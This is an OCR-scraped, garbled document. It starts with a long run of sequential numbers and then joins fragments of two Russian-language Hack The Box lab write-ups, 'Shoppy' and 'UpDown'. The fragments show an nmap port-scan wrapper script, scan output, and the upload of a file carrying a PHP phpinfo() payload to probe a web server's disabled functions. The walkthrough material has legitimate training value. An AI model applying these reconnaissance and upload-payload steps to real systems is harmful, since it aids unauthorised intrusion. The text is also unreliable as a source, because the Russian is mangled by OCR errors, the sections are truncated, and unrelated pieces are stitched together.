6,1667,1668,1669,1670,1671,1672,1673,1674,1675,1676,1677,1678,1679,1680,1681,1682,1683,1684,1685,1686,1687,1688,1689,1690,1691,1692,1693,1694,1695,1696,1697,1698,1699,1700,1701,1702,1703,1704,1705,1706,1707,1708,1709,1710,1711,1712,1713,1714,1715,1716,1717,1718,1719,1720,1721,1722,1723,1724,1725,1726,1727,1728,1729,1730,1731,1732,1733,1734,1735,1736,1737,1738,1739,1740,1741,1742,1743,1744,1745,1746,1747,1748,1749,1750,1751,1752,1753,1754,1755,1756,1757,1758,1759,1760,1761,1762,1763,1764,1765,1766,1767,1768,1769,1770,1771,1772,1773,1774,1775,1776,1777,1778,1779,1780,1781,1782,1783,1784,1785,1786,1787,1788,1789,1790,1791,1792,1793,1794,1795,1796,1797,1798,1799,1800,1801,1802,1803,1804,1805,1806,1807,1808,1809,1810,1811,1812,1813,1814,1815,1816,1817,1818,1819,1820,1821,1822,1823,1824,1825,1826,1827,1828,1829,1830,1831,1832,1833,1834,1835,1836,1837,1838,1839,1840,1841,1842,1843,1844,1845,1846,1847,1848,1849,1850,1851,1852,1853,1854,1855,1856,1857,1858,1859,1860,1861,1862,1863,1864,1865,1866,1867,1868,1869,1870,1871,1872,1873,1874,1875,1876,1877,1878,1879,1880,1881,1882,1883,1884,1885,1886,1887,1888,1889,1890,1891,1892,1893,1894,1895,1896,1897,1898,1899,1900,1901,1902,1903,1904,1905,1906,1907,1908,1909,1910,1911,1912,1913,1914,1915,1916,1917,1918,1919,1920,1921,1922,1923,1924,1925,1926,1927,1928,1929,1930,1931,1932,1933,1934,1935,1936,1937,1938,1939,1940,1941,1942,1943,1944,1945,1946,1947,1948,1949,1950,1951,1952,1953,1954,1955,1956,1957,1958,1959,1960,1961,1962,1963,1964,1965,1966,1967,1968,1969,1970,1971,1972,1973,1974,1975,1976,1977,1978,1979,1980,1981,1982,1983,1984,1985,1986,1987,1988,1989,1990,1991,1992,1993,1994,1995,1996,1997,1998,1999,2000,2001,2002,2003,2004,2005,2006,2007,2008,2009,2010,2011,2012,2013,2014,2015,2016,2017,2018,2019,2020,2021,2022,2023,2024,2025,2026,2027,2028,2029,2030,2031,2032,2033,2034,2035,2036,2037,2038,2039,2040,2041,2042,2043,2044,2045,2046,2047,2048,2049,2050,2051,2052,2053,2054,2055,2056,2057,2058,2059,2060,2061,2062,2063,2064,2065,2066,2067,2068,2069,2070,2071,2072,2073,2074,2075,2076,2077,2078,2079,2080,2081,2082,2083,2084,2085,2086,2087,2088,2089,2090,2091,2092,2093,2094,2095,2096,2097,2098,2099,2100,2101,2102,2103,2104,2105,2106,2107,2108,2109,2110,2111,2112,2113,2114,2115,2116,2117,2118,2119,2120,2121,2122,2123,2124,2125,2126,2127,2128,2129,2130,2131,2132,2133,2134,2135,2136,2137,2138,2139,2140,2141,2142,2143,2144,2145,2146,2147,2148,2149,2150,2151,2152,2153,2154,2155,2156,2157,2158,2159,2160,2161,2162,2163,2164,2165,2166,2167,2168,2169,2170,2171,2172,2173,2174,2175,2176,2177,2178,2179,2180,2181,2182,2183,2184,2185,2186,2187,2188,2189,2190,2191,2192,2193,2194,2195,2196,2197,2198,2199,2200,2201,2202,2203,2204,2205,2206,2207,2208,2209,2210,2211,2212,2213,2214,2215,2216,2217,2218,2219,2220,2221,2222,2223,2224,2225,2226,2227,2228,2229,2230,2231,2232,2233,2234,2235,2236,2237,2238,2239,2240,2241,2242,2243,2244,2245,2246,2247,2248,2249,2250,2251,2252,2253,2254,2255,2256,2257,2258,2259,2260,2261,2262,2263,2264,2265,2266,2267,2268,2269,2270,2271,2272,2273,2274,2275,2276,2277,2278,2279,2280,2281,2282,2283,2284,2285,2286,2287,2288,2289,2290,2291,2292,2293,2294,2295,2296,2297,2298,2299,2300,2301,2302,2303,2304,2305,2306,2307,2308,2309,2310,2311,2312,2313,2314,2315,2316,2317,2318,2319,2320,2321,2322,2323,2324,2325,2326,2327,2328,2329,2330,2331,2332,2333,2334,2335,2336,2337,2338,2339,2340,2341,2342,2343,2344,2345,2346,2347,2348,2349,2350,2351,2352,2353,2354,2355,2356,2357,2358,2359,2360,2361,2362,2363,2364,2365,2366,2367,2368,2369,2370,2371,2372,2373,2374,2375,2376,2377,2378,2379,2380,2381,2382,2383,2384,2385,2386,2387,2388,2389,2390,2391,2392,2393,2394,2395,2396,2397,2398,2399,2400,2401,2402,2403,2404,2405,2406,2407,2408,2409,2410,2411,2412,2413,2414,2415,2416,2417,2418,2419,2420,2421,2422,2423,2424,2425,2426,2427,2428,2429,2430,2431,2432,2433,2434,2435,2436,2437,2438,2439,2440,2441,2442,2443,2444,2445,2446,2447,2448,2449,2450,2451,2452,2453,2454,2455,2456,2457,2458,2459,2460,2461,2462,2463,2464,2465,2466,2467,2468,2469,2470,2471,2472,2473,2474,2475,2476,2477,2478,2479,2480,2481,2482,2483,2484,2485,2486,2487,2488,2489,2490,2491,2492,2493,2494,2495,2496,2497,2498,2499,2500,2501,2502,2503,2504,2505,2506,2507,2508,2509,2510,2511,2512,2513,2514,2515,2516,2517,2518,2519,2520,2521,2522,2523,2524,2525,2526,2527,2528,2529,2530,2531,2532,2533,2534,2535,2536,2537,2538,2539,2540,2541,2542,2543,2544,2545,2546,2547,2548,2549,2550,2551,2552,2553,2554,2555,2556,2557,2558,2559,2560,2561,2562,2563,2564,2565,2566,2567,2568,2569,2570,2571,2572,2573,2574,2575,2576,2577,2578,2579,2580,2581,2582,2583,2584,2585,2586,2587,2588,2589,2590,2591,2592,2593,2594,2595,2596,2597,2598,2599,2600,2601,2602,2603,2604,2605,2606,2607,2608,2609,2610,2611,2612,2613,2614,2615,2616,2617,2618,2619,2620,2621,2622,2623,2624,2625,2626,2627,2628,2629,2630,2631,2632,2633,2634,2635,2636,2637,2638,2639,2640,2641,2642,2643,2644,2645,2646,2647,2648,2649,2650,2651,2652,2653,2654,2655,2656,2657,2658,2659,2660,2661,2662,2663,2664,2665,2666,2667,2668,2669,2670,2671,2672,2673,2674,2675,2676,2677,2678,2679,2680,2681,2682,2683,2684,2685,2686,2687,2688,2689,2690,2691,2692,2693,2694,2695,2696,2697,2698,2699,2700,2701,2702,2703,2704,2705,2706,2707,2708,2709,2710,2711,2712,2713,2714,2715,2716,2717,2718,2719,2720,2721,2722,2723,2724,2725,2726,2727,2728,2729,2730,2731,2732,2733,2734,2735,2736,2737,2738,2739,2740,2741,2742,2743,2744,2745,2746,2747,2748,2749,2750,2751,2752,2753,2754,2755,2756,2757,2758,2759,2760,2761,2762,2763,2764,2765,2766,2767,2768,2769,2770,2771,2772,2773,2774,2775,2776,2777,2778,2779,2780,2781,2782,2783,2784,2785,2786,2787,2788,2789,2790,2791,2792,2793,2794,2795,2796,2797,2798,2799,2800,2801,2802,2803,2804,2805,2806,2807,2808,2809,2810,2811,2812,2813,2814,2815,2816,2817,2818,2819,2820,2821,2822,2823,2824,2825,2826,2827,2828,2829,2830,2831,2832,2833,2834,2835,2836,2837,2838,2839,2840,2841,2842,2843,2844,2845,2846,2847,2848,2849,2850,2851,2852,2853,2854,2855,2856,2857,2858,2859,2860,2861,2862,2863,2864,2865,2866,2867,2868,2869,2870,2871,2872,2873,2874,2875,2876,2877,2878,2879,2880,2881,2882,2883,2884,2885,2886,2887,2888,2889,2890,2891,2892,2893,2894,2895,2896,2897,2898,2899,2900,2901,2902,2903,2904,2905,2906,2907,2908,2909,2910,2911,2912,2913,2914,2915,2916,2917,2918,2919,2920,2921,2922,2923,2924,2925,2926,2927,2928,2929,2930,2931,2932,2933,2934,2935,2936,2937,2938,2939,2940,2941,2942,2943,2944,2945,2946,2947,2948,2949,2950,2951,2952,2953,2954,2955,2956,2957,2958,2959,2960,2961,2962,2963,2964,2965,2966,2967,2968,2969,2970,2971,2972,2973,2974,2975,2976,2977,2978,2979,2980,2981,2982,2983,2984,2985,2986,2987,2988,2989,2990,2991,2992,2993,2994,2995,2996,2997,2998,2999,3000,3001,3002,3003,3004,3005,3006,3007,3008,3009,3010,3011,3012,3013,3014,3015,3016,3017,3018,3019,3020,3021,3022,3023,3024,3025,3026,3027,3028,3029,3030,3031,3032,3033,3034,3035,3036,3037,3038,3039,3040,3041,3042,3043,3044,3045,3046,3047,3048,3049,3050,3051,3052,3053,3054,3055,3056,3057,3058,3059,3060,3061,3062,3063,3064,3065,3066,3067,3068,3069,3070,3071,3072,3073,3074,3075,3076,3077,3078,3079,3080,3081,3082,3083,3084,3085,3086,3087,3088,3089,3090,3091,3092,3093,3094,3095,3096,3097,3098,3099,3100,3101,3102,3103,3104,3105,3106,3107,3108,3109,3110,3111,3112,3113,3114,3115,3116,3117,3118,3119,3120,3121,3122,3123,3124,3125,3126,3127,3128,3129,3130,3131,3132,3133,3134,3135,3136,3137,3138,3139,3140,3141,3142,3143,3144,3145,3146,3147,3148,3149,3150,3151,3152,3153,3154,3155,3156,3157,3158,3159,3160,3161,3162,3163,3164,3165,3166,3167,3168,3169,3170,3171,3172,3173,3174,3175,3176,3177,3178,3179,3180,3181,3182,3183,3184,3185,3186,3187,3188,3189,3190,3191,3192,3193,3194,3195,3196,3197,3198,3199,3200,3201,3202,3203,3204,3205,3206,3207,3208,3209,3210,3211,3212,3213,3214,3215,3216,3217,3218,3219,3220,3221,3222,3223,3224,3225,3226,3227,3228,3229,3230,3231,3232,3233,3234,3235,3236,3237,3238,3239,3240,3241,3242,3243,3244,3245,3246,3247,3248,3249,3250,3251,3252,3253,3254,3255,3256,3257,3258,3259,3260,3261,3262,3263,3264,3265,3266,3267,3268,3269,3270,3271,3272,3273,3274,3275,3276,3277,3278,3279,3280,3281,3282,3283,3284,3285,3286,3287,3288,3289,3290,3291,3292,3293,3294,3295,3296,3297,3298,3299,3300,3301,3302,3303,3304,3305,3306,3307,3308,3309,3310,3311,3312,3313,3314,3315,3316,3317,3318,3319,3320,3321,3322,3323,3324,3325,3326,3327,3328,3329,3330,3331,3332,3333,3334,3335,3336,3337,3338,3339,3340,3341,3342,3343,3344,3345,3346,3347,3348,3349,3350,3351,3352,3353,3354,3355,3356,3357,3358,3359,3360,3361,3362,3363,3364,3365,3366,3367,3368,3369,3370,3371,3372,3373,3374,3375,3376,3377,3378,3379,3380,3381,3382,3383,3384,3385,3386,3387,3388,3389,3390,3391,3392,3393,3394,3395,3396,3397,3398,3399,3400,3401,3402,3403,3404,3405,3406,3407,3408,3409,3410,3411,3412,3413,3414,3415,3416,3417,3418,3419,3420,3421,3422,3423,3424,3425,3426,3427,3428,3429,3430,3431,3432,3433,3434,3435,3436,3437,3438,3439,3440,3441,3442,3443,3444,3445,3446,3447,3448,3449,3450,3451,3452,3453,3454,3455,3456,3457,3458,3459,3460,3461,3462,3463,3464,3465,3466,3467,3468,3469,3470,3471,3472,3473,3474,3475,3476,3477,3478,3479,3480,3481,3482,3483,3484,3485,3486,3487,3488,3489,3490,3491,3492,3493,3494,3495,3496,3497,3498,3499,3500,3501,3502,3503,3504,3505,3506,3507,3508,3509,3510,3511,3512,3513,3514,3515,3516,3517,3518,3519,3520,3521,3522,3523,3524,3525,3526,3527,3528,3529,3530,3531,3532,3533,3534,3535,3536,3537,3538,3539,3540,3541,3542,3543,3544,3545,3546,3547,3548,3549,3550,3551,3552,3553,3554,3555,3556,3557,3558,3559,3560,3561,3562,3563,3564,3565,3566,3567,3568,3569,3570,3571,3572,3573,3574,3575,3576,3577,3578,3579,3580,3581,3582,3583,3584,3585,3586,3587,3588,3589,3590,3591,3592,3593,3594,3595,3596,3597,3598,3599,3600,3601,3602,3603,3604,3605,3606,3607,3608,3609,3610,3611,3612,3613,3614,3615,3616,3617,3618,3619,3620,3621,3622,3623,3624,3625,3626,3627,3628,3629,3630,3631,3632,3633,3634,3635,3636,3637,3638,3639,3640,3641,3642,3643,3644,3645,3646,3647,3648,3649,3650,3651,3652,3653,3654,3655,3656,3657,3658,3659,3660,3661,3662,3663,3664,3665,3666,3667,3668,3669,3670,3671,3672,3673,3674,3675,3676,3677,3678,3679,3680,3681,3682,3683,3684,3685,3686,3687,3688,3689,3690,3691,3692,3693,3694,3695,3696,3697,3698,3699,3700,3701,3702,3703,3704,3705,3706,3707,3708,3709,3710,3711,3712,3713,3714,3715,3716,3717,3718,3719,3720,3721,3722,3723,3724,3725,3726,3727,3728,3729,3730,3731,3732,3733,3734,3735,3736,3737,3738,3739,3740,3741,3742,3743,3744,3745,3746,3747,3748,3749,3750,3751,3752,3753,3754,3755,3756,3757,3758,3759,3760,3761,3762,3763,3764,3765,3766,3767,3768,3769,3770,3771,3772,3773,3774,3775,3776,3777,3778,3779,3780,3781,3782,3783,3784,3785,3786,3787,3788,3789,3790,3791,3792,3793,3794,3795,3796,3797,3798,3799,3800,3801,3802,3803,3804,3805,3806,3807,3808,3809,3810,3811,3812,3813,3814,3815,3816,3817,3818,3819,3820,3821,3822,3823,3824,3825,3826,3827,3828,3829,3830,3831,3832,3833,3834,3835,3836,3837,3838,3839,3840,3841,3842,3843,3844,3845,3846,3847,3848,3849,3850,3851,3852,3853,3854,3855,3856,3857,3858,3859,3860,3861,3862,3863,3864,3865,3866,3867,3868,3869,3870,3871,3872,3873,3874,3875,3876,3877,3878,3879,3880,3881,3882,3883,3884,3885,3886,3887,3888,3889,3890,3891,3892,3893,3894,3895,3896,3897,3898,3899,3900,3901,3902,3903,3904,3905,3906,3907,3908,3909,3910,3911,3912,3913,3914,3915,3916,3917,3918,3919,3920,3921,3922,3923,3924,3925,3926,3927,3928,3929,3930,3931,3932,3933,3934,3935,3936,3937,3938,3939,3940,3941,3942,3943,3944,3945,3946,3947,3948,3949,3950,3951,3952,3953,3954,3955,3956,3957,3958,3959,3960,3961,3962,3963,3964,3965,3966,3967,3968,3969,3970,3971,3972,3973,3974,3975,3976,3977,3978,3979,3980,3981,3982,3983,3984,3985,3986,3987,3988,3989,3990,3991,3992,3993,3994,3995,3996,3997,3998,3999,4000,4001,4002,4003,4004,4005,4006,4007,4008,4009,4010,4011,4012,4013,4014,4015,4016,4017,4018,4019,4020,4021,4022,4023,4024,4025,4026,4027,4028,4029,4030,4031,4032,4033,4034,4035,4036,4037,4038,4039,4040,4041,4042,4043,4044,4045,4046,4047,4048,4049,4050,4051,4052,4053,4054,4055,4056,4057,4058,4059,4060,4061,4062,4063,4064,4065,4066,4067,4068,4069,4070,4071,4072,4073,4074,4075,4076,4077,4078,4079,4080,4081,4082,4083,4084,4085,4086,4087,4088,4089,4090,4091,4092,4093,4094,4095,4096,4097,4098,4099,4100,4101,4102,4103,4104,4105,4106,4107,4108,4109,4110,4111,4112,4113,4114,4115,4116,4117,4118,4119,4120,4121,4122,4123,4124,4125,4126,4127,4128,4129,4130,4131,4132,4133,4134,4135,4136,4137,4138,4139,4140,4141,4142,4143,4144,4145,4146,4147,4148,4149,4150,4151,4152,4153,4154,4155,4156,4157,4158,4159,4160,4161,4162,4163,4164,4165,4166,4167,4168,4169,4170,4171,4172,4173,4174,4175,4176,4177,4178,4179,4180,4181,4182,4183,4184,4185,4186,4187,4188,4189,4190,4191,4192,4193,4194,4195,4196,4197,4198,4199,4200,4201,4202,4203,4204,4205,4206,4207,4208,4209,4210,4211,4212,4213,4214,4215,4216,4217,4218,4219,4220,4221,4222,4223,4224,4225,4226,4227,4228,4229,4230,4231,4232,4233,4234,4235,4236,4237,4238,4239,4240,4241,4242,4243,4244,4245,4246,4247,4248,4249,4250,4251,4252,4253,4254,4255,4256,4257,4258,4259,4260,4261,4262,4263,4264,4265,4266,4267,4268,4269,4270,4271,4272,4273,4274,4275,4276,4277,4278,4279,4280,4281,4282,4283,4284,4285,4286,4287,4288,4289,4290,4291,4292,4293,4294,4295,4296,4297,4298,4299,4300,4301,4302,4303,4304,4305,4306,4307,4308,4309,4310,4311,4312,4313,4314,4315,4316,4317,4318,4319,4320,4321,4322,4323,4324,4325,4326,4327,4328,4329,4330,4331,4332,4333,4334,4335,4336,4337,4338,4339,4340,4341,4342,4343,4344,4345,4346,4347,4348,4349,4350,4351,4352,4353,4354,4355,4356,4357,4358,4359,4360,4361,4362,4363,4364,4365,4366,4367,4368,4369,4370,4371,4372,4373,4374,4375,4376,4377,4378,4379,4380,4381,4382,4383,4384,4385,4386,4387,4388,4389,4390,4391,4392,4393,4394,4395,4396,4397,4398,4399,4400,4401,4402,4403,4404,4405,4406,4407,4408,4409,4410,4411,4412,4413,4414,4415,4416,4417,4418,4419,4420,4421,4422,4423,4424,4425,4426,4427,4428,4429,4430,4431,4432,4433,4434,4435,4436,4437,4438,4439,4440,4441,4442,4443,4444,4445,4446,4447,4448,4449,4450,4451,4452,4453,4454,4455,4456,4457,4458,4459,4460,4461,4462,4463,4464,4465,4466,4467,4468,4469,4470,4471,4472,4473,4474,4475,4476,4477,4478,4479,4480,4481,4482,4483,4484,4485,4486,4487,4488,4489,4490,4491,4492,4493,4494,4495,4496,4497,4498,4499,4500,4501,4502,4503,4504,4505,4506,4507,4508,4509,4510,4511,4512,4513,4514,4515,4516,4517,4518,4519,4520,4521,4522,4523,4524,4525,4526,4527,4528,4529,4530,4531,4532,4533,4534,4535,4536,4537,4538,4539,4540,4541,4542,4543,4544,4545,4546,4547,4548,4549,4550,4551,4552,4553,4554,4555,4556,4557,4558,4559,4560,4561,4562,4563,4564,4565,4566,4567,4568,4569,4570,4571,4572,4573,4574,4575,4576,4577,4578,4579,4580,4581,4582,4583,4584,4585,4586,4587,4588,4589,4590,4591,4592,4593,4594,4595,4596,4597,4598,4599,4600,4601,4602,4603,4604,4605,4606,4607,4608,4609,4610,4611,4612,4613,4614,4615,4616,4617,4618,4619,4620,4621,4622,4623,4624,4625,4626,4627,4628,4629,4630,4631,4632,4633,4634,4635,4636,4637,4638,4639,4640,4641,4642,4643,4644,4645,4646,4647,4648,4649,4650,4651,4652,4653,4654,4655,4656,4657,4658,4659,4660,4661,4662,4663,4664,4665,4666,4667,4668,4669,4670,4671,4672,4673,4674,4675,4676,4677,4678,4679,4680,4681,4682,4683,4684,4685,4686,4687,4688,4689,4690,4691,4692,4693,4694,4695,4696,4697,4698,4699,4700,4701,4702,4703,4704,4705,4706,4707,4708,4709,4710,4711,4712,4713,4714,4715,4716,4717,4718,4719,4720,4721,4722,4723,4724,4725,4726,4727,4728,4729,4730,4731,4732,4733,4734,4735,4736,4737,4738,4739,4740,4741,4742,4743,4744,4745,4746,4747,4748,4749,4750,4751,4752,4753,4754,4755,4756,4757,4758,4759,4760,4761,4762,4763,4764,4765,4766,4767,4768,4769,4770,4771,4772,4773,4774,4775,4776,4777,4778,4779,4780,4781,4782,4783,4784,4785,4786,4787,4788,4789,4790,4791,4792,4793,4794,4795,4796,4797,4798,4799,4800,4801,4802,4803,4804,4805,4806,4807,4808,4809,4810,4811,4812,4813,4814,4815,4816,4817,4818,4819,4820,4821,4822,4823,4824,4825,4826,4827,4828,4829,4830,4831,4832,4833,4834,4835,4836,4837,4838,4839,4840,4841,4842,4843,4844,4845,4846,4847,4848,4849,4850,4851,4852,4853,4854,4855,4856,4857,4858,4859,4860,4861,4862,4863,4864,4865,4866,4867,4868,4869,4870,4871,4872,4873,4874,4875,4876,4877,4878,4879,4880,4881,4882,4883,4884,4885,4886,4887,4888,4889,4890,4891,4892,4893,4894,4895,4896,4897,4898,4899,4900,4901,4902,4903,4904,4905,4906,4907,4908,4909,4910,4911,4912,4913,4914,4915,4916,4917,4918,4919,4920,4921,4922,4923,4924,4925,4926,4927,4928,4929,4930,4931,4932,4933,4934,4935,4936,4937,4938,4939,4940,4941,4942,4943,4944,4945,4946,4947,4948,4949,4950,4951,4952,4953,4954,4955,4956,4957,4958,4959,4960,4961,4962,4963,4964,4965,4966,4967,4968,4969,4970,4971,4972,4973,4974,4975,4976,4977,4978,4979,4980,4981,4982,4983,4984,4985,4986,4987,4988,4989,4990,4991,4992,4993,4994,4995,4996,4997,4998,4999,5000,5001,5002,5003,5004,5005,5006,5007,5008,5009,5010,5011,5012,5013,5014,5015,5016,5017,5018,5019,5020,5021,5022,5023,5024,5025,5026,5027,5028,5029,5030,5031,5032,5033,5034,5035,5036,5037,5038,5039,5040,5041,5042,5043,5044,5045,5046,5047,5048,5049,5050,5051,5052,5053,5054,5055,5056,5057,5058,5059,5060,5061,5062,5063,5064,5065,5066,5067,5068,5069,5070,5071,5072,5073,5074,5075,5076,5077,5078,5079,5080,5081,5082,5083,5084,5085,5086,5087,5088,5089,5090,5091,5092,5093,5094,5095,5096,5097,5098,5099,5100,5101,5102,5103,5104,5105,5106,5107,5108,5109,5110,5111,5112,5113,5114,5115,5116,5117,5118,5119,5120,5121,5122,5123,5124,5125,5126,5127,5128,5129,5130,5131,5132,5133,5134,5135,5136,5137,5138,5139,5140,5141,5142,5143,5144,5145,5146,5147,5148,5149,5150,5151,5152,5153,5154,5155,5156,5157,5158,5159,5160,5161,5162,5163,5164,5165,5166,5167,5168,5169,5170,5171,5172,5173,5174,5175,5176,5177,5178,5179,5180,5181,5182,5183,5184,5185,5186,5187,5188,5189,5190,5191,5192,5193,5194,5195,5196,5197,5198,5199,5200,5201,5202,5203,5204,5205,5206,5207,5208,5209,5210,5211,5212,5213,5214,5215,5216,5217,5218,5219,5220,5221,5222,5223,5224,5225,5226,5227,5228,5229,5230,5231,5232,5233,5234,5235,5236,5237,5238,5239,5240,5241,5242,5243,5244,5245,5246,5247,5248,5249,5250,5251,5252,5253,5254,5255,5256,5257,5258,5259,5260,5261,5262,5263,5264,5265,5266,5267,5268,5269,5270,5271,5272,5273,5274,5275,5276,5277,5278,5279,5280,5281,5282,5283,5284,5285,5286,5287,5288,5289,5290,5291,5292,5293,5294,5295,5296,5297,5298,5299,5300,5301,5302,5303,5304,5305,5306,5307,5308,5309,5310,5311,5312,5313,5314,5315,5316,5317,5318,5319,5320,5321,5322,5323,5324,5325,5326,5327,5328,5329,5330,5331,5332,5333,5334,5335,5336,5337,5338,5339,5340,5341,5342,5343,5344,5345,5346,5347,5348,5349,5350,5351,5352,5353,5354,5355,5356,5357,5358,5359,5360,5361,5362,5363,5364,5365,5366,5367,5368,5369,5370,5371,5372,5373,5374,5375,5376,5377,5378,5379,5380,5381,5382,5383,5384,5385,5386,5387,5388,5389,5390,5391,5392,5393,5394,5395,5396,5397,5398,5399,5400,5401,5402,5403,5404,5405,5406,5407,5408,5409,5410,5411,5412,5413,5414,5415,5416,5417,5418,5419,5420,5421,5422,5423,5424,5425,5426,5427,5428,5429,5430,5431,5432,5433,5434,5435,5436,5437,5438,5439,5440,5441,5442,5443,5444,5445,5446,5447,5448,5449,5450,5451,5452,5453,5454,5455,5456,5457,5458,5459,5460,5461,5462,5463,5464,5465,5466,5467,5468,5469,5470,5471,5472,5473,5474,5475,5476,5477,5478,5479,5480,5481,5482,5483,5484,5485,5486,5487,5488,5489,5490,5491,5492,5493,5494,5495,5496,5497,5498,5499,
```

HTB SHOPPY

ВЗЛОМ

ПОВЫШАЕМ ПРИВИЛЕГИИ ЧЕРЕЗ ГРУППУ DOCKER

В этом райтапе я покажу разные техники сканирования веб-сайта, затем процедуру инъекции NoSQL, чтобы обойти авторизацию. Под конец проведем атаку с использованием менеджера паролей и повышение привилегий через группу Docker.

Райтаттер: @ivanitosx

Наше шалаш будет занят тренировочной машиной Shoppy с платформы Hack The Box.

WARNING

Подключаться к машине с HTB разнесодется только через VPN. Не давай этого с компьютера, на котором есть что-то важное, лучше для всего этого взять с общей сети с другим паролем.

РАЗВЕДКА
Сканирование портов
Добавляем IP адрес машины в **/etc/hosts**

```
10.10.11.180    shoppy.htb
```

Справка: сканирование портов

Сканирование портов позволяет определить открытые или при выбор атаки. Он поз ваших атаки, сканирование узнать какие службы на хосте принимают соединения. Сканирование портов информативно выявляется поверхность для с полезных точек входа.

Наиболее известная инструмент для сканирования — это Nmap. Попробуем сканировать порты с помощью Nmap:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=1000 $1 | grep '^[0-9]' | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Скрипт выше — это обертка для Nmap. Сначала он сканирует быстрые службы какие, но медленно — более тщательное сканирование, с использованием множество скриптов запускает. **-A**

```
Nmap scan report for shoppy.htb (10.10.11.180)
Host is up (0.13s latency).
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDPb+GGlCGHgzndE/aW+Mq5Cq+mqM
| 256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTIuNTEyAAAAIG5pc3RwMjU2AAAAQQ
| 256 18:1d:2f:77:6a:23:f2:ac:fb:fd:cf:7b:f6:1f:f8:f5 (ED25519)
| ssh-ed25519 AAAAC3NzaC1lZDI1NTEAAAAgOqqqqqqqqqqqqqqqqqqqqqqqqqqqqqq
80/tcp open  http    Werkzeug/1.0.1 Python/3.9.5
| http-server-header: Werkzeug/1.0.1 Python/3.9.5
| http-title: Shoppy Wait Page
|_http-trans-info: Content-Length: 1074
| http-date: Sun, 13 Jun 2021 15:18:14 GMT
| http-cookies: session=.eJwlzEEOwjAMRNFcvGsXTuzEvUbVOFYCdVtmYfEOdwfJ0Ln6Ed7Ldvx6Ldvx6Ldvx6
```

HTB UPDOWN

ЭКСПЛУАТИРУЕМ
RACE CONDITION
ПРИ АТАКЕ НА ВЕБ-СЕРВЕР

Rafferter
rafferter@yandex.com

В этом работе я подробно покажу, как искать скрытый данные на сайте, затем поэкспоненцировать в его исходниках и получим RCE при эксплуатации Race Condition. Для полного захвата хоста использовать уязвимость в программе на Python и применим одну из техник GTFOBins.

Наша цель — захватить учебную машину UpDown с площадки Hack The Box. Уровень сложности отличным как средний.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не давай этого с компьютером, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов

Добавляем IP-адрес машины в **/etc/hosts**:

```
10.10.11.177    updown.htb
```

И запускаем сканирование портов:

Справка: сканирование портов

Сканирование портов — специальный прямый шаг при любой атаке. Он позволяет впоследствии узнать, какие службы на хосте принимают соединения. На основе этой информации выбирается следующий шаг и получение точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Опытные специалисты работают за ним, при полных опциях сканирования:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep '^[0-9]' | cut -d '/' -f
1 | tr '\n' ',' | sed
s/,$//)
nmap -sSportv -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более подробное сканирование, с использованием инструкций скриптов **nmap -A**.

```
root@kali:~# ./ports.sh 10.10.11.177
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f0:fb:ff:ac:ce:f8:ce:05:23:dd:f9:ab:fb:bb:ce:cb (RSA)
|   256 2f:c7:4e:2d:b6:f7:f0:8d:a8:b6:e8:57f2 (ECDSA)
|   256 ed:4d:a8:78:fa:e9:30:bb:b7:6a:b1:f7:b9:2a:23:2d (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Index of /development/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Справка: сканирование портов

Мы нашли два открытых порта: 22 — служба OpenSSH 8.2p1 и 80 — веб-сервер Apache 2.4.41. На веб-сервере нас встречает начал сайтом:

Welcome,
Is Website UP ?
Here you can check if your website is up or down.
Check
Debug mode (On/Off)
Output:
Output
Output
Output

HTB UPDOWN


ЭКСПЛУАТИРУЕМ RACE-CONDITION ПРИ АТАКЕ НА ВЕБ-СЕРВЕР

ТОЧКА ОПОРЫ

Так как сайты в загружаемом файле должны быть разные, чтобы проверялось все, я решил создать список при помощи генератора случайных адресов. Запихиваем в файл сто разных ссылок и код на PHP: выводящий **phpinfo()**:

```
http://site1.qw
....
<?php phpinfo(); ?>
```

Загружаем его на сайт и переходим к каталогу **uploads**. Мы можем посмотреть его содержимое.




Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
d8a809f7fe51f3b93f69c3d0f039eb4b/	2022-11-19 06:10	-	

Apache/2.4.41 (Ubuntu) Server at dev.siteisup.htb Port 80


Содержимое каталога uploads

Видим вложенный каталог, название которого — это результат выполнения функции md5(time()) — MD5. То, что нужно, заходим в него.



Загружаем файл PHAR.

Так может наш файл PHAR. Выбираем его и внимательно просматриваем. Нас интересуют отключенные функции PHP: так как большинство из них и дают нам право выполнения команд в операционке.


dev.siteisup.htb/uploads/d8a809f7fe51f3b93f69c3d0f039eb4b/test.php
PHP Version 7.4.3
System
Linux dev 5.4.0-77-generic #86-Ubuntu Fri Jun 18 16:13:15 UTC 2021 x86_64
Build Date
Jan 6 2021 10:12:36
Configure Command
